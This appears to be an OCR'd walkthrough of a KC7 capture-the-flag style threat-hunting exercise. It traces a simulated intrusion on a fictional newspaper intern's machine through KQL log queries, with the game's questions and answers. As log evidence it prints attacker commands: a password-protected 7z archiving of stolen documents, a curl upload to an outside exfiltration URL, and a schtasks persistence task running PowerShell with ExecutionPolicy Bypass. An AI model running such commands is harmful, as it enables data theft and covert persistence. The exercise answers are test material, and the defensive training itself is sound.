2024-01-08 12:58:26.0000	A37A-DESKTOP	romclovin	e0bb1707ceef4d93d10be2137773...	C:\Program Files\WindowsApps\Microsoft.Office...	winhost.htm	svchost.exe
2024-01-08 13:29:46.0000	A37A-DESKTOP	romclovin	edc106a34ef46216a32339e35f419...	C:\Windows\System32\VaultClient.exe	VaultClient.exe	svchost.exe
2024-01-08 14:21:39.0000	A37A-DESKTOP	romclovin	257f12c50ea494933a710ee9303482...	C:\Program Files\WindowsApps\Microsoft.Micro...	AppBlocklap.xml	wuauctl.exe
2024-01-08 14:43:32.0000	A37A-DESKTOP	romclovin	9237305057aef4e24ca347383c12...	C:\Program Files\WindowsApps\Microsoft.Offic...	DemoNotebook.on...	wuauctl.exe
2024-01-08 17:00:59.0000	A37A-DESKTOP	romclovin	f60938562802bd0d08840ca998a5...	C:\Users\romclovin\Downloads\Editorial_J0b_O...	Editorial_J0b_Open...	firefox.exe
1	C:\Users\romclovin\Downloads\Editorial_J0b_Openings_2024.docx					

Question 6 (30 pts) ✓ Solved

What was the name of the .docx file that was downloaded to Ronnie's machine?

Editorial_J0b_Openings_2024.docx

Show Tags

#timestamp

Solved by 1470 players || 🤖 Need help? Ask on discord @

[kc7cyber/community](#)



Submit

Streak: 2

Sc

Question 7 (30 pts)

When was this docx file downloaded?

2024-01-10T08:55:17Z

Show Tags

#timestamp

Solved by 1446 players || 🎉 Need help? Ask on discord @ kc7cyber/community.



Submit

Azure Data Explorer | New connection pane | Query

Connections

kc7001.eastus | kc7001.eastus.ValdyTimes | kc7001.eastus.ValdyTimes | kc7001.eastus.ValdyTimes | kc7001.eastus.ValdyTimes | kc7001.eastus.Scholomance | kc7001.eastus.Scholomance | kc7001.eastus.ValdyTimes | kc7001.eastus.ValdyTimes | +

Run Recall KQL tools kc7001.eastus/ValdyTimes

1 OutboundNetworkEvents
2 | where timestamp == "2024-01-31T09:47:51"

Pin to dashboard Open Copy Export

Table 1 + Add visual Stats

timestamp	method	src_ip	user_agent	url
2024-01-31 09:47:51.0000	GET	10.10.0.19	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome...	https://hire-recruit.org/files/fakescandal/2024/FakeStory.docx

Search UTC Done (0.760 s) 1 records

27°C Sunny Pretraživanje 16:10 10.10.2024


Question 15 (30 pts) ✓ Solved

X

It does look like someone downloaded fakestory.docx to Ronnie's machine. Let's see if we can find that file on disk.

What is Ronnie's hostname?

A37A-DESKTOP



#sha256

#sha256

Solved by **1403** players ||  Need help? Ask on discord @ [kc7cyber/community](https://kc7cyber.com/community)



Submit

The screenshot shows the Azure Data Explorer interface. The top navigation bar includes 'Azure Data Explorer' (with a gear icon), 'New connection pane' (with a plus icon), 'Query' (with a magnifying glass icon), and various system icons. The left sidebar has sections for 'Connections' (with a plus icon and 'Add' dropdown), 'Dashboards' (with a chart icon), and 'My cluster' (with a cluster icon). The main area displays a table titled 'Table 1' with the following schema:

	hire_date	name	user_agent	ip_addr	email_addr	company_domain	username	role	hostname
1	2024-01-02 08:00:00	Ronnie McClovin	Mozilla/5.0 (Windows NT 6.1; ...)	10.10.0.19	ronnie_mcclovin@val...	validorantimes.news	romclovin	Editorial Intern	A37A-DESKTOP

The table has 10 columns: an index column (1), hire_date, name, user_agent, ip_addr, email_addr, company_domain, username, role, and hostname. The 'user_agent' column shows 'Mozilla/5.0 (Windows NT 6.1; ...)' and the 'ip_addr' column shows '10.10.0.19'. The 'company_domain' column shows 'validorantimes.news'. The 'username' column shows 'romclovin'. The 'role' column shows 'Editorial Intern'. The 'hostname' column shows 'A37A-DESKTOP'. The status bar at the bottom right shows '16:14' and '10.10.2024'.

Question 16 (40 pts)

What is the sha256 hash of fakestory.docx on Ronnie's machine?

 5f8a7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845

Show Tags

#sha256

Solved by 1389 players || 🤔 Need help? Ask on discord @ [kc7cyber/community](#)

◀ ▶

Submit

67%

Question 1: KQL 101

Question 2: Welcome to Valdoria!

Question 1 **30** ?

Question 2 **30** ?

Question 3 **30** ?

Question 4 **30** ?

My cluster

- T description (string)
- T hostname (string)
- T password_hash (string)
- T result (string)
- T src_ip (string)
- ⌚ timestamp (datetime)
- T user_agent (string)
- T username (string)

✉ Email

- T link (string)
- T recipient (string)
- T reply_to (string)
- T sender (string)
- T subject (string)
- ⌚ timestamp (datetime)
- T verdict (string)

Employees

FileCreationEvents

Table 1 + Add visual ⚡ Stats

timestamp	hostname	username	sha256	path	filename	process_name
> 2024-01-26 13:05:52.0000	A37A-DESKTOP	romcovicin	051f0526831c58134aec0d0982f5a...	C:\Users\romcovicin\Documents\site.key	site.key	Edge.exe
> 2024-01-26 14:04:22.0000	A37A-DESKTOP	romcovicin	a1596663b0308843516eaaf7fb3e9...	C:\Users\romcovicin\Videos\employee.mov	employee.mov	OneDrive.exe
> 2024-01-26 14:15:41.0000	A37A-DESKTOP	romcovicin	2ba159f11bd28e6d4354623b8e401...	C:\Users\romcovicin\Downloads\discussion.num...	discussion.numbers	OneDrive.exe
> 2024-01-29 08:56:09.0000	A37A-DESKTOP	romcovicin	de779e5c50f733a4d4197e2eb98...	C:\Users\romcovicin\Desktop\speakey.key	speakey.key	explorer.exe
> 2024-01-29 12:37:23.0000	A37A-DESKTOP	romcovicin	673036d02770d4209377904470280...	C:\Users\romcovicin\Pictures\power.tiff	power.tiff	Edge.exe
> 2024-01-29 13:15:11.0000	A37A-DESKTOP	romcovicin	7e94143343138507d343834c939c...	C:\Users\romcovicin\Documents\difficult.xlsx	difficult.xlsx	7z.exe
> 2024-01-29 13:33:02.0000	A37A-DESKTOP	romcovicin	9a6cf1442b695f6b18b9eb28d96...	C:\Users\romcovicin\Pictures\these.gif	these.gif	7z.exe
> 2024-01-29 14:53:25.0000	A37A-DESKTOP	romcovicin	295662a14164996c9396bd01d02ae...	C:\Users\romcovicin\Pictures\it.png	it.png	chrome.exe
1 2024-01-31 09:47:51.0000	A37A-DESKTOP	romcovicin	5f8a7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673e...	C:\Users\romcovicin\Downloads\fakestory.docx	fakestory.docx	edge.exe

Question 18 (50 pts) ✓ Solved

×

Ronnie doesn't recall ever seeing that file or visiting that domain. It seems that this file download is evidence of hands-on-keyboard activity from the attackers.

Let's see what the attackers did after they downloaded fakestory.docx by looking at ProcessEvents for Ronnie's machine.

After downloading fakestory.docx, the attackers ran a command to rename and move the file to a different location.

What is the new path for the document?

C:\Users\romclovin\Documents\OpEdFinal_to_print.docx

>Show Tags

#timestamp

Solved by 1373 players || 📁 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer | New connection pane | Query

Connections

ProcessEvents

where hostname == "A37A-DESKTOP"

fakestory

1 move C:\Users\rome\Downloads\fakestory.docx C:\Users\rome\Documents\OpEdFinal_to_print.docx

timestamp	parent_process...	parent_process_hash	process_command...	process_name	process_hash	hostname	username
2024-01-30 09:42...	cmd.exe	614c7d627332e2aa3a3e5c3...	"C:\Users\rome\Downloads\fake...	teams.exe	663537ed1e3a24f7e2eb...	A37A-DESKTOP	romelovin
2024-01-30 11:57...	services.exe	c3c259ae4404dee730676...	"C:\Windows\System...	searchprotohost.exe	d0a4fa824f6cc4d8f6fa502...	A37A-DESKTOP	System
2024-01-30 12:03...	explorer.exe	032b7630d5d8a01f6ec2...	"C:\Windows\System...	microsoftasdbroker...	f37c89c01ed3f04d49e9f3...	A37A-DESKTOP	romelovin
2024-01-30 15:02...	explorer.exe	032b7630d5d8a01f6ec2...	"C:\Program Files\Wi...	spotify.exe	49bcce66fa3670e8305e...	A37A-DESKTOP	romelovin
2024-01-31 10:09...	services.exe	c3c259ae4404dee730676...	\V\Windows\System...	securityhealthhost.exe	2a13ab04bad49ca812e9ca...	A37A-DESKTOP	System
2024-01-31 10:26...	cmd.exe	614c7d627332e2aa3a3e5c3...	move C:\Users\rome\Downloads\fake...	cmd.exe	24713a112b0719e9a9776...	A37A-DESKTOP	romelovin

 Streak:

Question 19 (60 pts)



When was this command executed to rename and move the file?

2024-01-31T10:26:20Z

 Show Tags

#timestamp

Solved by **1375** players ||  Need help? Ask on discord @ kc7cyber/community



Submit

73%

L 101

Question 1



Question 2



Question

Question 20 (50 pts) ✓ Solved



OpEdFinal... that seems familiar.

Wait a minute, that's the same file name you saw when you looked in the email logs to find Ronnie sending the draft to Clark Kent. Is it possible that the attacker used Ronnie's email to send this file to Clark?

When was `OpEdFinal_to_print.docx` emailed from Ronnie's account to Clark Kent?

2024-01-31T11:11:12Z

Show Tags

#timestamp

Solved by 1374 players || 📡 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer interface showing a search results table for emails to 'ronnie'. The table has columns: timestamp, sender, reply_to, recipient, subject, verdict, and link. There are 21 records found.

timestamp	sender	reply_to	recipient	subject	verdict	link
2024-01-22 14:16:12.0000	ernestinemcrae@verizon.com		clark_kent@valdor...	[EXTERNAL] The vital to ...	CLEAN	http://api.cloudflare.net/0-76...
2024-01-22 14:35:05.0000	revolutionaries_diverting@aol.com		clark_kent@valdor...	[EXTERNAL] With the valdor...	SUSPICIOUS	https://i0s00.googleapis.com/
2024-01-27 10:32:15.0000	jim_mckay@valdoriantimes.news		clark_kent@valdor...	It readers uploading news ...	https://i0s00.googleapis.com/	
2024-01-28 14:06:06.0000	richard_pina@ightsboom.net		clark_kent@valdor...	[EXTERNAL] RE: Century you...	CLEAN	https://images.valdoriantime...
2024-01-29 13:27:01.0000	howard_csell@valdoriantimes.news		clark_kent@valdor...	RE: Also engagement and o...	https://weprintstuff.share...	
2024-01-30 09:37:46.0000	queritusisomorphisms@hotmail.com		clark_kent@valdor...	[EXTERNAL] Commitment of...	SUSPICIOUS	https://en.wikipedia.org/wiki...
2024-01-30 15:54:25.0000	jose_ramirez@valdoriantimes.news		clark_kent@valdor...	Print Journalism digital dig...	https://docs.google.com/pre...	
2024-01-31 11:11:12.0000	ronnie_mclovin@valdoriantimes.news	ronnie_mclovin@valdor...	clark_kent@valdor...	URGENT! Final OptE Draft E...	CLEAN	https://sharepoint.valdoriant...

Question 21 (60 pts) ✓ Solved

How many minutes elapsed between when the file was moved/renamed on Ronnie machine and when the email was sent to Clark Kent?

44

Show Tags

#subject #email

Solved by 1346 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

I get the result by difference between these two times: 11:11:12 and this 10:26:20

Streak: 2
Score: 2100
Ra

Question 22 (30 pts)

What was the subject line of this email?

URGENT: Final OpEd Draft Edits (Please publish the foll...

Show Tags
#subject #email

Solved by 1362 players || 🤔 Need help? Ask on discord @ [kc7cyber/community](#)

◀ ▶
Submit

Azure Data Explorer | New connection pane | Query

Connections kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.Scholomance kc7001.eastus.Scholomance kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes

Pin to dashboard Open Copy Export

Question 1 30 ? Question 2 30 ? Question 3 30 ? Question 4 30 ?

ronnie

timestamp	sender	reply_to	recipient	subject	verdict	link
2024-01-22 14:16:12.0000	ernestinenmrae@verizon.com	ernestinenmrae@verizon...	carl_kent@valdor...	[EXTERNAL] The vital to ...	CLEAN	http://api.cloudflare.net/0-76...
2024-01-24 14:35:05.0000	revolutionaries_dilettante@ad...	revolutionaries_dilett...	carl_kent@valdor...	[EXTERNAL] With the valdor...	SUSPICIOUS	https://holo2.googleeasterv...
2024-01-27 10:32:15.0000	jim_mckay@valdoriantimes.news	jim_mckay@valdor...	carl_kent@valdor...	It readers upholding news ...		https://stakua.com/images/...
2024-01-28 14:06:06.0000	richard_pina@ightboom.net	richard_pina@ight...	carl_kent@valdor...	[EXTERNAL] RE: Century you...	CLEAN	https://images.valdoriantime...
2024-01-29 13:27:01.0000	howard_cosei@valdoriantimes.news	howard_cosei@valdor...	carl_kent@valdor...	RE: Also engagement and a...		https://weprintstuff.share...
2024-01-30 09:37:46.0000	querita.semorphisms@hotmail.com	querita.semorphism...	carl_kent@valdor...	[EXTERNAL] Commitment et...	SUSPICIOUS	https://en.wikipedia.org/wiki...
2024-01-30 19:54:25.0000	josé_ramírez@valdoriantimes.news	josé_ramírez@valdor...	carl_kent@valdor...	Print journalism digital digit...		https://docs.google.com/pre...
2024-01-31 11:11:12.0000	ronnie_mcovin@valdoriantimes.news	ronnie_mcovin@valdor...	carl_kent@valdor...	URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's paper)	CLEAN	https://inrepaint.valdorant...

22°C Mostly cloudy 19:18 10.10.2024. 🔍

Question 23 (20 pts)



🔥 Streak: 2

★ Score: 2100

Wow! So it looks like the attackers downloaded the fake story, renamed it `OpEdFinal_to_print.docx`, and then sent the file to `Clark Kent` using Ronnie's email!

Do you think this is the *only* thing the attackers did on Ronnie's machine? (yes/no)

Solved by 1380 players || 🤷 Need help? Ask on discord @ [kc7cyber/community](https://discord.gg/kc7cyber/community)

**Submit**

QL 101

Welcome to

plenty of Phish

Question 1

30

Question 2

30

Question 3

30

Question 24 (20 pts) ✓ Solved

In the middle of your investigation, **Ronnie** finds you and shows you an alert she received from her dark web monitoring service.

Dark Web Monitoring Alert

Date: **2024-02-04**

Alert Reference: **#329183**

Dear Ronnie McLovin,

We have detected the following activity related to your digital footprint:

"Ronnie McLovin's dank memes for sale at hirerecruit.com"

This alert indicates that your personal information may be at risk. We advise reviewing your accounts and taking steps to secure your data.

If you have any questions or need assistance, please contact our support team.

© 2024 Dark Web Alert Service. All rights reserved.

This is an automated alert. Please do not reply directly to this email. For more information

What is the domain mentioned in this alert?

hirerecruit.com

Show Tags

#count #hostname #timebound

Solved by **1375** players || 📡 Need help? Ask on discord @ [kc7cyber/community](https://discord.com/invite/kc7cyber/community).

Oh no! It looks like someone may have stolen Ronnie's memes from her machine! Let's see if we can find evidence of the attackers stealing any data.

We can **timebound** our analysis to find other actions that occurred around the same time by using this query:

```
ProcessEvents
```

Copy

```
| where timestamp between (datetime(2024-01-21 07:00:00)  
.. datetime(2024-01-21 12:00:00))  
| where hostname == "<Ronnie's Hostname>"  
| order by timestamp asc
```

How many total commands were run in this timeframe?

2

Show Tags

#research

Solved by 1364 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit



imgflip.com

BUSINESS DOCUMENTS

"BORROWING" DANK MEMES

What is the name of the .7z file that contains the stolen memes?

DankMemes.7z

Solved by 1331 players || 🎃 Need help? Ask on discord @

kc7cyber/community



Submit

Question 27 (50 pts) ✓ Solved



What is the name of the .7z file that contains files stolen from Ronnie's Documents folder?

MyStolenDataFromDocuments.7z

Solved by 1340 players || 🎉 Need help? Ask on discord @ [kc7cyber/community](https://discord.com/invite/kc7cyber/community)



Submit

Recent Activity | Dashboards | Query Data (ADX) | Training Guide

dataexplorer.azure.com/clusters/kc7001.eastus/databases/ValdyTimes

Connections | Run | Recall | KQL tools | kc7001.eastus.ValdyTimes

```
1 |> $accessivets
2 |> | where hostname == "A37A-DESKTOP"
```

Pin to dashboard | Open | Copy | Export | Dora | Help | Report

Azure Data Explorer | New connection pane | Query

Connections | Add | Run | Recall | KQL tools | kc7001.eastus.ValdyTimes

1 |> \$accessivets
2 |> | where hostname == "A37A-DESKTOP"

PassiveDns | ProcessEvents | SecurityAlerts | SolviSystems | SpookySweets | TitanShield | ValdyTimes

timestamp | parent_process_id | parent_process_name | process_command_line | process_name | process_hash | hostname | username

timestamp	parent_process_id	parent_process_name	process_command_line	process_name	process_hash	hostname	username
2024-01-30 09:42...	cmd.exe	614ca7b627533e22aa3e5c...	"C:\Users\romclovin\...	teams.exe	663537ed1e3e24f57e2eb...	A37A-DESKTOP	romclovin
2024-01-30 11:57:0...	services.exe	c3c259ae4404ced7305876...	"C:\Windows\System...	searchprintuihost...	d04fa8424f86cc4b0fb502...	A37A-DESKTOP	System
2024-01-30 12:03:0...	explorer.exe	0327b76305d58ad01f6ec2...	"C:\Windows\System...	microsoftasadbroker...	f37c89c1e3f3c4469ef93...	A37A-DESKTOP	romclovin
2024-01-30 15:02:0...	explorer.exe	0327b76305d58ad01f6ec2...	"C:\Program Files\Wi...	spotify.exe	490ce86d9a36770e08305e...	A37A-DESKTOP	romclovin
2024-01-31 10:09:1...	services.exe	c3c259ae4404ced7305876...	"C:\Windows\System...	securityhealthhost...	2af386c40acd49ca01209a...	A37A-DESKTOP	System
2024-01-31 10:26:2...	cmd.exe	614ca7b627533e22aa3e5c...	move C:\Users\rom...	cmd.exe	24713a12807f9e9f977e...	A37A-DESKTOP	romclovin
2024-01-31 11:44:5...	cmd.exe	614ca7b627533e22aa3e5c...	7z.exe a -t7z C:\Users\romclovin\Documents\MyStolenDataFromDocuments.7z C:\Users\romclovin\Documents*.docx -p thruthHu111531Ufree	cmd.exe	9219e037c0e0890e8923...	A37A-DESKTOP	romclovin

2024-01-31 11:48:3...

Men's Singles | Dashboards | Recent Activity | Query Data (ADX) | Training Guide | Help | Report | Dora

Question 28 (50 pts) ✓ Solved



What is the name of the .7z file that contains files stolen from Ronnie's Desktop folder?

MyStolenDataFromDesktop.7z

Solved by 1338 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

Question 29 (40 pts) ✓ Solved



What is the password the attackers used to encrypt all of the .7z files?



thruthW!lS3tUfree

Solved by 1331 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

ges/132#

YouTube Karte Homepage - ISC2 ... CS50.me: CS50 Python How to Install and... Pearson VUE - Select... Dashboard searxng Partner Con

Question 30 (60 pts) ✓ Solved

After compressing all the stolen data into .7z files, the attackers **exfiltrated** the data by uploading it to a custom portal on their website.

What is the full command the attackers ran to do this?

curl -F "file=@C:\Users\romclovin\Documents*.7z" https://

Solved by 1333 players || 🤖 Need help? Ask on discord @ [kc7cyber/community](#)

! Questions Game

Submit

Section 1: KQL 101

Section 2: Welcome to Valdoria!

Question 1 30 ? Question 2 30 ? Question 3 30 ? Question 4 30

Dashboard Tenable Assess Part... YouTube Karte Homepage - ISC2 ... CS50.me: CS50 Python How to Install and... Pearson VUE - Select... Dashboard searxng Partner Connect Dora

Azure Data Explorer | New connection pane Query

Connections + Add < kc7001.eastus.ValdyTimes kc7001.eastus.ValdyTimes

1 ProcessEvents
2 | where hostname == "A37A-DESKTOP"
3

Pin to dashboard Open Copy Export

ValdyTimes

AuthenticationEvents

description (string)
hostname (string)
password_hash (string)
result (string)
src_ip (string)
timestamp (datetime)
user_agent (string)
username (string)

Email

link (string)
recipient (string)

.7z

timestamp	parent_process_hash	process_command	process_name	process_hash	hostname	username
2024-01-31 10:09:1...	c3c259ae4640cded730676...	\Windows\System...	securityhealthhoste...	2af1aa0448ec49ca812d98ca...	A37A-DESKTOP	System
2024-01-31 10:26:2...	614ca7b627533e2aa3e5c3...	move C:\Users\romcl...	cmd.exe	24713a129b719e5f97fe...	A37A-DESKTOP	romclovin
2024-01-31 11:44:3...	614ca7b627533e2aa3e5c3...	7z.exe a -t7z C:\User...	cmd.exe	9213e037cc0e890e92823...	A37A-DESKTOP	romclovin
2024-01-31 11:48:3...	614ca7b627533e2aa3e5c3...	7z.exe a -t7z C:\User...	cmd.exe	097ecb47a330e4af608b...	A37A-DESKTOP	romclovin
2024-01-31 11:49:4...	614ca7b627533e2aa3e5c3...	7z.exe a -t7z C:\User...	cmd.exe	772086584cc958a5791cb...	A37A-DESKTOP	romclovin
2024-01-31 13:21:5...	529eedbd30ef7e331b24e6...	"C:\Users\romclovin\...	teamsexe	97a9b0c07a392b233fb0d0...	A37A-DESKTOP	romclovin
2024-02-01 02:14:3...	614ca7b627533e2aa3e5c3...	curl -F "file=@C:\U...	cmd.exe	b4d9eeff11c8332e422db03...	A37A-DESKTOP	romclovin

1 curl -F "file=@C:\Users\romclovin\Documents*.7z" https://hireJob.com/exfil_processor/upload.php

14°C Mostly cloudy

Pretraživanje

8:39 11.10.2024

Question 31 (40 pts) ✓ Solved



What domain was the stolen data uploaded to?

hirejob.com

Solved by 1336 players || 🤖 Need help? Ask on discord @
kc7cyber/community



Submit

Question 33 (10 pts)

X

Congratulations! You've completed your investigation.

To share your findings with The Valdorian Times leadership, you prepare [this incident report](#) summarizing what you discovered.

Type "wooo" to receive credit

woo

Solved by 1358 players || 🤖 Need help? Ask on discord @ kc7cyber/community



Submit

Azure Data Explorer | New connection pane | Query

Connections

+ Add

My cluster

kc7001.eastus.ValdyTimes

ProcessEvents

1 ProcessEvents
2 | where username == "sogose"

sch

1 of 2

Show only rows that fit search

169 records

timestamp	parent_process...	parent_process_hash	process_command...	process_name	process.hash	hostname	username	
2024-01-04 13:11:2...	powershell.exe	529eed9c30eff7e331b24e4...	'C:\Program Files\Wi...	spotify.exe	7f9e97fe7e7acd3dee9dd829...	UL0M-MACHINE	sogose	
2024-01-04 14:29:2...	cmd.exe	614ca7b627533e22aa3e5c3...	'C:\Windows\System3...	runtimetebroker.exe	662fce030e603b9440ac...	UL0M-MACHINE	sogose	
2024-01-04 14:36:3...	explorer.exe	0327b78305858ad01f6ec2...	'C:\Windows\System3...	powershell.exe	c702df9a1524741bcc75d0...	UL0M-MACHINE	sogose	
2024-01-05 10:24:3...	Explorer.exe	952f6a020231245816641a1...	'C:\Program Files\Mic...	WINWORD.EXE	d7890ae6060a9e47e86403b...	UL0M-MACHINE	sogose	
2024-01-05 10:24:3...	WINWORD.EXE	692zeXa131decces887860...	'C:\ProgramData\Hack...	hacktivist_manifest.ps1	e8e07fed07871e7e6ce492...	UL0M-MACHINE	sogose	
2024-01-05 11:12:0...	powershell.exe	529eed9c30eff7e331b24e4...	Spotify.exe	spotify.exe	36a721e9be11b10e1861e...	UL0M-MACHINE	sogose	
2024-01-05 11:12:4...	cmd.exe	614ca7b627533e22aa3e5c3...	schtasks.exe	schtasks.exe	e7534e5c3a86b3d24281e...	UL0M-MACHINE	sogose	
1	schtasks /create /sc hourly /mo 5 /tn "Hacktivist Manifesto" /tr "powershell.exe -ExecutionPolicy Bypass -File C:\ProgramData\Hacktivist\manifesto.ps1"							
>	2024-01-05 11:47:3...	cmd.exe	614ca7b627533e22aa3e5c3...	'C:\Program Files (x8...	msedgewebview2.exe	9c069217214fd1626cd51e...	UL0M-MACHINE	sogose